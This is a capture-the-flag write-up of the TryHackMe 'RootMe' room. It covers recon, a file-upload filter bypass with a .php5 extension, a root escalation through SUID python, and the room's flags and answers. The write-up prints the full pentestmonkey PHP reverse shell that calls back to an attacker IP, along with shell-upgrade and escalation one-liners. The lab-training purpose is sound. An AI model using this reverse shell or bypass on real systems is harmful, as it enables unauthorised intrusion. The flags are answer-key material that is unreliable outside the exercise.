RootMe
4 tasks, looks easy. Lets see how fast I can get through this one.
Recon
Same as always, nmap first.
nmap -sCV 10.112.189.227

Two open ports. Port 22 (SSH) and port 80 (HTTP). Simple.
Web - Port 80
Opened the page on port 80 to see what we are working with.

Then ran gobuster to look for any hidden paths.
gobuster dir -u http://10.112.189.227/ -w /usr/share/seclists/Discovery/Web-Content/common.txt

Two interesting results came back. There is a /panel path where you can upload a file, and a /uploads path where you can find whatever you uploaded.

That combination is immediately interesting. If I upload a PHP reverse shell to /panel and then open it from /uploads, the server should execute it and send me a shell back. Lets try it.
I grabbed the pentestmonkey reverse shell from GitHub, saved it as exploit.php, and the only things you need to change are the IP and the port.
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {

	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);
	}

	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}


$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}


stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}


	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);


	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);


function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
To get your VPN IP, run:
ip a show tun0
I used port 4444. Set everything up and went to /panel to upload the file.
Nope. Error. Not permitted.

Okay so the site is blocking .php uploads. I started looking up other PHP extensions that might sneak past the filter and found a bunch: .phtml, .php3, .php4, .php5, and a few others.
I started renaming the file and uploading one by one. Most of them uploaded fine but when I opened the file from /uploads the code just displayed on the screen instead of running. So the upload was going through but the server was not treating it as executable PHP.
.php3 did that. .php4 did that too.

Then I tried .php5 and boom. It uploaded and when I opened it from /uploads it executed. I had a shell.
Getting a Proper Shell
The shell I got was pretty basic and limited. First thing I did was upgrade it.
python -c 'import pty; pty.spawn("/bin/bash")'
That gives you a proper interactive bash shell. Much better.

Now the challenge is asking for a user.txt file. I have no idea where it is so I just searched for it.
find / -type f -name user.txt 2>/dev/null
Found it. Flag from user.txt: THM{y0u_g0t_a_sh3ll}
Privilege Escalation
The questions in the room are hinting towards SUID so I ran a search for files with the SUID bit set and owned by root.
find / -type f -user root -perm -4000 2>/dev/null
Most of the output is standard stuff you would expect to see. But one stands out: /usr/bin/python2.7.

Python with SUID is not normal. That means I can run Python as root basically. Simple Google search gives me exactly what I needed.
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

That drops me into a root shell.

Now just find and read the final flag.

find / -name "root.txt" 2>/dev/null
Then read it. Done.
THM{pr1v1l3g3_3sc4l4t10n}
Answers
Scan the machine, how many ports are open? 2
What version of Apache is running? 2.4.41
What service is running on port 22? SSH
What is the hidden directory? /panel/
user.txt THM{y0u_g0t_a_sh3ll}
Search for files with SUID permission, which file is weird? /usr/bin/python
root.txt THM{pr1v1l3g3_3sc4l4t10n}
Takeaway
Pretty fun room. The file upload bypass was the most interesting part because it was not as simple as just uploading a PHP file. You had to know that there are other extensions the server might still treat as PHP and go through them one by one until something actually executed. The privilege escalation was straightforward once you spotted Python in the SUID list, GTFOBins does the rest of the thinking for you.
Quick room overall and a good one to practice.